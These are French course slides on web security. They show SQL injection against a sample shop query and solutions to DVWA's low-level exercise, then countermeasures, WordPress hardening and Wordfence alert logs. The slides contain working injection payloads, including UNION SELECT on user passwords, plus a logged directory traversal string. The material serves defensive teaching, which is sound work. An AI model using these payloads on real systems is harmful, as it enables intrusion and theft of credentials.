- Ex : Boutique en ligne affichant des produits dans différentes catégories
- Requête du navigateur lorsque l'utilisateur clique sur la catégorie "Cadeaux" :
<https://site.com/products?category=Gifts>
 - La requête SQL sous-jacente est :
`SELECT * FROM products WHERE category = 'Gifts' AND released = 1`
= Retourne tous les détails de la table "products" où la catégorie est Gifts et uniquement les produits qui sont officiellement sortis
 - La restriction released = 1 sert à cacher les produits non sortis officiellement (sans doute accessibles via released = 0)

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- L'attaquant peut construire une attaque du type :

<https://site.com/products?category=Gifts'-->

- La requête SQL sous-jacente serait

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

- Le `--` ou `#` est un indicateur de commentaire en SQL (tout ce qui suit est interprété comme un commentaire)
- Tous les produits sont affichés (incluant ceux non sortis officiellement)

- Pour aller plus loin, l'attaquant peut même inclure les catégories inconnues :

<https://site.com/products?category=Gifts'+OR+1=1-->

- La requête SQL sous-jacente serait

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

- `1=1` étant toujours vrai, bypass de la condition `category='Gifts'`
 - Retourne tous les produits

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Récupérer les données d'autres tables
- Requête SQL imbriquée avec l'utilisation de UNION

- Requête classique

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

- Requête utilisable par un attaquant

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION  
SELECT username, password FROM users--
```

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Examiner la base de données

- Obtenir la version du serveur MySQL

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION  
SELECT VERSION() --
```

- Déterminer les tables existantes et les colonnes qui les composent

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION  
SELECT * FROM information_schema.tables
```

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Possibilité de le faire manuellement ou via “sqlmap” (automatisé plus puissant - obtention d’un shell www-data parfois possible)
- DVWA - SQL Injection - Niveau Low

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Réponse

- `1' OR '1' = '1`
- `1' UNION SELECT user, password FROM users#`

User ID:

ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith

CONTRE-MESURES - SQL INJECTION

- Au minimum, échapper les caractères non autorisés qui sont entrés par l'utilisateur
 - Fonction PHP : `mysqli_real_escape_string()`...
- Développeurs
 - Utiliser des requêtes de base de données paramétrées avec des limites
 - Utiliser des paramètres typés (int, char...)
 - Utilisation prudente des procédures stockées
- Développeur en équipe avec les admins système et de base de données
 - Garder à jour tous les composants de l'application (bibliothèques, plugins, framework, serveur web et de base de données...)
 - Principe du moindre privilège (gestion des droits en BDD)
 - Ne pas utiliser de comptes partagés entre applications ou serveurs web
 - Valider les entrées utilisateur pour le type d'entrées attendus
 - Configurer correctement les renvois d'erreurs BDD pour ne pas avoir d'affichage sur le navigateur client


CONTRE-MESURES APPLICATIVES GÉNÉRALES

- Assurer la sécurité by design
 - Ex : Prévenir des injections en traitant correctement les entrées utilisateur
- Absolument échapper, filtrer et contrôler toutes les entrées utilisateur
- Ne pas fournir de messages d'erreur trop verbeux
 - Ce nom d'utilisateur n'existe pas, le mot de passe est incorrect
- Mettre en place des système anti bot
- Mettre en place un WAF (Web Application Firewall)
- Basculer tous les applicatifs en HTTPS

LES VULNÉRABILITÉS DES CMS

LES CMS ET WORDPRESS

- Content Management System (CMS)
- Wordpress
 - 60,8% sur le marché CMS
 - 16 Millions de téléchargement (2021)
 - Construit en PHP/MySQL
- Surfaces d'attaque
 - Wordpress Core
 - Plugins / Extensions
 - Thèmes
- Fichiers et URL sensibles
 - **wp-config.php** : Contient les identifiants de la base de données
 - **/wp-admin/** : Interface d'administration



QUELQUES STATISTIQUES SUR WORDPRESS

- Vulnérabilités sur la plate-forme d'hébergement = 41% des attaques
- Causes d'attaque selon Wordpress
 - Extensions = 52%
 - Noyau Wordpress = 37%
 - Thèmes Wordpress = 11%
- Cross-site scripting (XSS) = 39% des vulnérabilités de WordPress
- Sites obsolètes = 44% des piratages

LES CONTRE-MESURES - CMS - WORDPRESS

- Mettre à jour régulièrement Wordpress Core, les extensions, les thèmes
- Installer un WAF Web Application Firewall de type “Wordfence Security”
- Protéger l’interface d’administration (/wp-admin/) et les formulaires de contact avec un système anti-robot
- Choisir un hébergeur sécurisé
 - Transfert en SFTP + Identifiants SFTP sécurisés
- Protéger le fichier wp-config.php via le fichier .htaccess
- Changer l’utilisateur et le mot de passe par défaut
 - Mot de passe des comptes longs et complexes (admin + utilisateurs)
- Faire des sauvegardes manuelles régulières et complètes (tous les fichiers + BDD)
- Limiter au maximum l’installation de plugins (strict nécessaire)
 - Désactiver/Supprimer les plugins non utilisés



```
<Files wp-config.php>  
    order allow,deny  
    deny from all  
</Files>
```

CONTRE-MESURES - WAF - WORDFENCE

- Les notifications mail à chaque tentative de connexion + bannissement

Objet : [Wordfence Alert] www.site.re User locked out from signing in

Message : This email was sent from your website "Mon site" by the Wordfence plugin at Friday 30th of July 2021 at 08:04:09 AM

The Wordfence administrative URL for this site is: <http://www.site.re/wp-admin/admin.php?page=Wordfence>

A user with IP address 104.244.72.36 has been locked out from signing in or using the password recovery form for the following reason: Used an **invalid username 'admin'** to try to sign in.

The duration of the lockout is 4 hours.

User IP: **104.244.72.36**

User hostname: **LuxembourgTor10.lu**

User location: **Phoenix, Arizona, United States**

CONTRE-MESURES - WAF - WORDFENCE

- Les rapports d'événement hebdomadaires

Recently Blocked Attacks

Time	IP / Action
July 24, 2021 8:22am	162.55.191.247 (Germany) Blocked for TRX Addons >= 1.6.50 - Remote Code Execution
July 23, 2021 4:23am	198.54.121.131 (United States) Blocked for Directory Traversal - wp-config.php in query string: img = ../wp-config.php
July 23, 2021 4:23am	198.54.121.131 (United States) Blocked for Slider Revolution: Local File Inclusion

Top 10 Failed Logins

Username	Login Attempts	Existing User
admin	37	No
test	12	No
tevelave	12	No
[login]	7	No

Top 10 IPs Blocked

IP	Country	Block Count
147.135.71.175	 United States	11
91.134.248.192	 France	9
198.71.239.42	 United States	6
64.227.53.63	 United States	4
103.97.100.15	 Indonesia	4

Recently Modified Files

Modified	File
August 2, 2021 6:18am	wp-content/uploads/elementor/css/post-69.css
July 30, 2021 9:48pm	wp-content/languages/fr_FR-93882e8f9976382d7f724ac595ed7151.json
July 30, 2021 9:48pm	wp-content/languages/fr_FR-569e85ef168299eb8c8f24d8ef8c8a78.json

CONTRE-MESURES - WAF - WORDFENCE

- Blocage de l'utilisateur par adresse IP (faux login...)

Your access to this site has been temporarily limited by the site owner

Your access to this service has been temporarily limited. Please try again in a few minutes. (HTTP response code 503)

If you think you have been blocked in error, contact the owner of this site for assistance.

- [Return to the site home page](#)
- [Attempt to return to the admin login page \(you may still be locked out\)](#)

If you are a WordPress user with administrative privileges on this site please enter your email in the box below and click "Send". You will then receive an email that helps you regain access.

Block Technical Data

Block Reason:	You have been temporarily locked out of this system. This means that you will not be able to log in for a while.
---------------	---

Time: Thu, 5 Aug 2021 10:51:14 GMT



About Wordfence

Wordfence is a security plugin installed on over 3 million WordPress sites. The owner of this site is using Wordfence to manage access to their site. You can also read the documentation to learn about Wordfence's blocking tools, or visit [wordfence.com](https://www.wordfence.com) to learn more about Wordfence.

POUR ALLER PLUS LOIN

- Guide de l'ANSSI pour la sécurisation d'un site web

